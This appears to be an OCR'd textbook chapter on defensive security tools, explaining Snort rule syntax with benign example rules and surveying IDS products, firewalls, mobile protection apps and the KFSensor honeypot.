
Intrusion Detection Tools: Suricata and AlienVault® OSSIM™

Suricata

- Suricata is a robust network threat detection engine capable of **real-time intrusion detection (IDS)**, **inline intrusion prevention (IPS)**, **network security monitoring (NSM)**, and **offline pcap processing**



https://suricata-ids.org



https://cybersecurity.att.com

AlienVault® OSSIM™

- AlienVault® OSSIM™ provides you with a feature-rich open source **security information and event management (SIEM) system** complete with event collection, **normalization**, and **correlation**

Intrusion Detection Tools

- SolarWinds Security Event Manager (*https://www.solarwinds.com)*
- OSSEC (*https://www.ossec.net)*
- BroIDS/Zeek IDS (*https://www.zeek.org)*

Intrusion Detection Tools

Intrusion detection tools detect anomalies. These tools, when running on a dedicated workstation, read all network packets, reconstruct user sessions, and scan for possible intrusions by looking for attack signatures and network traffic statistical anomalies. Moreover, these tools offer real-time, zero-day protection from network attacks and malicious traffic, and they prevent malware, spyware, port scans, viruses, DoS, and DDoS from compromising hosts.

- **Snort**

  Source: *https://www.snort.org*

  Snort is an open-source network intrusion detection system capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis and content searching/matching, and it is used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts. It uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that uses a modular plug-in architecture.

  Uses of Snort:

  - Straight packet sniffer such as tcpdump
  - Packet logger (useful for network traffic debugging, etc.)
  - Network intrusion prevention system

Figure 12.20: Snort output

Snort Rules

Snort's rule engine allows custom rules to meet the needs of the network. Snort rules help in differentiating between normal Internet activities and malicious activities. Snort uses the popular **libpcap library** (for UNIX/Linux) or **Winpcap** (for Windows), the same library that tcpdump uses to perform its packet sniffing. Attaching Snort in the promiscuous mode to the network media decodes all the packets passing through the network. It generates alerts according to the content of individual packets and rules defined in the configuration file.

Snort allows users to write their own rules. However, each of these Snort rules must describe the following:


- Any violation of the security policy of the company that might be a threat to the security of the company's network and other valuable information
- All well-known and frequent attempts to exploit the vulnerabilities in the company's network
- The conditions in which a user thinks that a network packet(s) is unusual (i.e., if the identity of the packet is not authentic)

Snort rules, written for both protocol analysis and content searching and matching, should be robust and flexible. The rules should be "**robust**": the system should maintain a hard check on the activities taking place on the network and notify the administrator of any potential intrusion attempt. The rules should be "**flexible**": the system must be sufficiently compatible to act immediately and take necessary remedial measures according to the nature of the intrusion.

Both flexibility and robustness can be achieved using an easy-to-understand and lightweight rule-description language that aids in writing simple Snort rules. Consider the following two primary principles while writing Snort rules:

- ○ No written rule must extend beyond a single line; thus, rules should be short, precise, and easy to understand.
- ○ Each rule should be divided into two logical sections:
  - The rule header
  - The rule options

The rule header contains the rule's action, the protocol, the source and destination IP addresses, the source and destination port information, and the **Classless Inter-Domain Routing (CIDR) block**. The rule option section includes alert messages in addition to information about the inspected part of the packet to determine whether to take any rule action.



Rule Protocol
Rule Port
alert tcp any any -> 192.168.1.0/24 111 (content: "|00 01 86 a5|"; msg: "mountd access";)
Rule Action
Rule Format Direction
Rule IP Address
Alert Message

Figure 12.21: Example of Snort rules

Snort Rules: Rule Actions and IP Protocols

The rule header stores a complete set of rules to identify a packet and determines the action to be performed or rule to be applied. It contains information that defines the who, where, and what of a packet, as well as what to do if a packet with all the attributes indicated in the rule should show up. The first item in a rule is the rule action, which tells Snort "what to do" when it finds a packet that matches the rule criteria. There are five available default actions in Snort: alert, log, pass, activate, and dynamic. Furthermore, if Snort is running in the inline mode, you have additional options, which include drop and reject.

The IP sends data from one system to another via the Internet. It supports unique addressing for every computer on a network. Organize data on the IP network into packets. Each packet contains message data, source, destination, and more.

Snort supports three available IP protocols to tackle suspicious behavior:

- ○ **TCP**: The Transmission Control Protocol (TCP) is a part of the IP. It is used to connect two different hosts and exchange data between them.
- ○ **UDP**: **The** User Datagram Protocol (UDP) is used for broadcasting messages over a network.

- **ICMP**: The Internet Control Message Protocol (ICMP) is a part of the IP. The OS uses ICMP in a network to send error messages, for example.

Snort Rules: Direction Operator and IP Addresses

- **Direction Operator**

  This operator indicates the direction of interest for the traffic; traffic can flow either in a single direction or bidirectionally.

  Example of a Snort rule using the Bidirectional Operator:

  ```
  log !192.168.1.0/24 any <> 192.168.1.0/24 23
  ```

- **IP Addresses**
  - Identify the IP address and port that the rule applies to
  - Use keyword "any" to define the IP address
  - Use numeric IP addresses qualified with a CIDR netmask

  - Example of IP Address Negation Rule:

    ```
    alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111
    (content: "|00 01 86 a5|"; msg: "external mountd access";)
    ```

Snort Rules: Port Numbers

Port numbers can be listed in different ways, including the use of "any" ports, static port definitions, port ranges, and by negation. Port ranges are indicated by the range operator ":." The direction operator “-$>$” indicates the orientation or direction of the traffic to which the rule applies. Consider an IP address and port number on the left side of the direction operator as the traffic coming from the source host and the address and port information on the right side of the operator as the destination host. There is also a bidirectional operator, indicated by “$<>$”. This tells Snort to consider the address/port pairs in either the source or the destination orientation, and it is handy for recording/analyzing both sides of a conversation, such as telnet or POP3 sessions. Further, note that there is no “$<$-“ operator. In Snort versions before version 1.8.7, the direction operator did not provide proper error checking; hence, many people used invalid tokens. Note that “$<$-“ does not exist so that rules always read consistently.

The next fields in a Snort rule specify the source and destination IP addresses and ports of the packet, as well as the direction in which the packet is traveling. Snort can accept a single IP address or a list of addresses. When specifying a list of IP address, you should separate each one with a comma and then enclose the list within square brackets as follows:

```
[192.168.1.1,192.168.1.45,10.1.1.24]
```

When doing this, be careful not to use any whitespaces. You can also specify the ranges of IP addresses using CIDR notation or even include CIDR ranges within lists. Snort also allows you to apply the logical NOT operator ("!") to an IP address or CIDR range to specify that the rule should match all but that address or range of addresses. For example, an easy modification to the initial example is to change it such that an alert is raised upon detecting any traffic that has originated outside the local net using the negation operator.

Example of a Port Negation:

```
log tcp any -> 192.168.1.0/24 !6000:6010
```

Protocols	IP Address	Action
Log UDP any ->	192.168.1.0/24 1:1024	Log UDP traffic coming from any port and destination ports ranging from 1 to 1024
Log TCP any ->	192.168.1.0/24 :5000	Log TCP traffic from any port going to ports less than or equal to 5000
Log TCP any :1024 ->	192.168.1.0/24 400:	Log TCP traffic from the well-known ports and going to ports greater than or equal to 400

Table 12.2: Examples of a Port Negation

- **Suricata**

  Source: *https://suricata-ids.org*

  Suricata is a robust network threat detection engine capable of real-time intrusion detection (IDS), inline intrusion prevention (IPS), network security monitoring (NSM), and offline pcap processing. It inspects the network traffic using powerful and extensive rules and a signature language, and it provides powerful Lua scripting support for the detection of complex threats. With standard input and output formats such as YAML and JSON, integrations with existing tools such as SIEMs, Splunk, Logstash/Elasticsearch, Kibana, and other databases become effortless.

- **AlienVault® OSSIM™**

  Source: *https://cybersecurity.att.com*

  AlienVault® OSSIM™, Open Source Security Information and Event Management (SIEM), provides you with a feature-rich open-source SIEM complete with event collection, normalization, and correlation.

  OSSIM provides a unified platform with many essential security capabilities such as:

  - Asset discovery
  - Vulnerability assessment and intrusion detection
  - Behavioral monitoring
  - SIEM event correlation

Some additional intrusion detection tools are listed below:

- SolarWinds Security Event Manager (*https://www.solarwinds.com*)
- OSSEC (*https://www.ossec.net*)
- BroIDS/Zeek IDS (*https://www.zeek.org*)
- AIDE (*https://aide.github.io*)
- Sagan Log Analysis Engine (*https://quadrantsec.com*)

Intrusion Detection Tools for Mobile Devices

Intrusion detection tools are also available for mobile devices to help you detect and prevent intrusion attempts.

- **zIPS**

  Source: *https://www.zimperium.com*

  Zimperium's zIPS™ is a mobile intrusion prevention system app that provides comprehensive protection for iOS and Android devices against mobile network, device, and application cyber-attacks. It can detect both known and unknown threats by analyzing the behavior of your mobile device. By examining slight deviations from the mobile device's OS statistics, memory, CPU, and other system parameters, the z9™ detection engine can accurately identify not only the specific type of malicious attack but also the forensics associated with the who, what, where, when, and how of an attack occurrence.

- **Wifi Inspector**

  Source: *https://play.google.com*

  Wifi Inspector allows you to find all the devices connected to the network (via both wired and Wi-Fi connections, including consoles, TVs, PCs, tablets, and phones); it gives relevant data such as the IP addresses, manufacturer names, device names, and MAC addresses of connected devices. It also allows you to save a list of known devices with a custom name and finds intruders in a short period.

Firewalls

- pfSense (*https://www.pfsense.org*)
- Sophos XG Firewall (*https://www.sophos.com*)
- Comodo Firewall (*https://personalfirewall.comodo.com*)
- Palo Alto Network Wildfire (*https://www.paloaltonetworks.com*)

Firewalls

Firewalls provide essential protection to computers against viruses, privacy threats, objectionable content, hackers, and malicious software when connected to the Internet. A firewall monitors running applications that access the network. It analyzes downloads, raises an alert when downloading a malicious file, and stops it from infecting a PC.

- **ZoneAlarm Free Firewall**

  Source: *https://www.zonealarm.com*

  ZoneAlarm Free Firewall prevents attackers and intruders from accessing your system. It manages and monitors all incoming and outgoing traffic and shields the network from hackers, malware, and other online threats that may compromise network privacy. It monitors programs for suspicious behavior, spotting and stopping new attacks that bypass traditional anti-virus protection. Moreover, it prevents identity theft by guarding your data. It also erases your tracks, allowing you to surf the web in complete privacy. Furthermore, it locks out attackers, blocks intrusions, and makes your PC invisible online. In addition, it filters out annoying and potentially dangerous emails.

  Features:

  - Two-way firewall that monitors and blocks inbound as well as outbound traffic
  - Allows users to browse the web privately using the Full Stealth Mode
  - Identity protection services help to prevent identify theft by guarding crucial data of the users. It also offers PC protection and data encryption
  - Public network protection and wireless network protection are other key features of this firewall

  - Provides quick real-time security updates

- **ManageEngine Firewall Analyzer**

  Source: *https://www.manageengine.com*

  ManageEngine Firewall Analyzer is an agent-less log analytics and configuration management software that helps network administrators to understand how the bandwidth is being used in their network. ManageEngine Firewall Analyzer is vendor-agnostic and supports nearly all open-source and commercial network firewalls such as Check Point, Cisco, Juniper, Fortinet, and Palo Alto.

  Features:

  - Compliance and Change Management
  - User Internet Activity Monitoring
  - Network Traffic and Bandwidth Monitoring
  - Firewall Policy Management
  - Real-time VPN and Proxy Server Monitoring
  - Network Security Management
  - Network Forensic Audits
  - Log Analysis

Firewalls for Mobile Devices

The firewalls discussed previously are used for securing personal computers and networks. Similarly, some firewalls can secure mobile devices.

- **Mobile Privacy Shield**

  Source: *https://shieldapps.com*

  Mobile Privacy Shield is an application for people on the move, i.e., people who store necessary information on their smartphones and use their devices for banking, shopping, business, and more. Mobile Privacy Shield's Privacy Advisor monitors application permissions, sorting them into three categories by the privacy-risk level. Each report is packed with detailed information and a response is suggested per case. Mobile Privacy Shield centralizes all permissions, allowing you to review and assess their validity and need conveniently. It also allows you to remove each threat from within the interface.

- **NetPatch Firewall**

  Source: *https://netpatch.github.io*

  NetPatch Firewall is a full-featured advanced Android no-root firewall. It can be used to fully control a mobile device network. Using NetPatch Firewall, you can create network rules based on apps, IP addresses, domain names, etc. This firewall is designed to reduce a mobile device's network traffic and battery consumption, improve network security, and ensure privacy.

  Features:

  - Block network access per app, screen on/off, Wi-Fi/mobile (3G & 4G), block roaming
  - Shadowsocks secure proxy, support TCP and UDP (a better VPN proxy)
  - Custom DNS, change your DNS server, support DNS query through Shadowsocks proxy, and set the DNS cache time
  - Notify when new apps installed
  - Export/import configure

Honeypot Tools

Honeypots are security tools that allow the security community to monitor attackers' tricks and exploits by logging all their activity so that it can respond to such exploits quickly before the attacker can misuse or compromise the system.

- **KFSensor**

  Source: *http://www.keyfocus.net*

  KFSensor is a host-based IDS that acts as a honeypot to attract and detect hackers and worms by simulating vulnerable system services and Trojans. By acting as a decoy server, it can divert attacks from critical systems and provide a higher level of information than that achieved using firewalls and NIDS alone.

  You can use KFSensor in a Windows-based corporate environment. It includes many innovative and unique features such as remote management, a Snort-compatible signature engine, and emulations of Windows networking protocols.

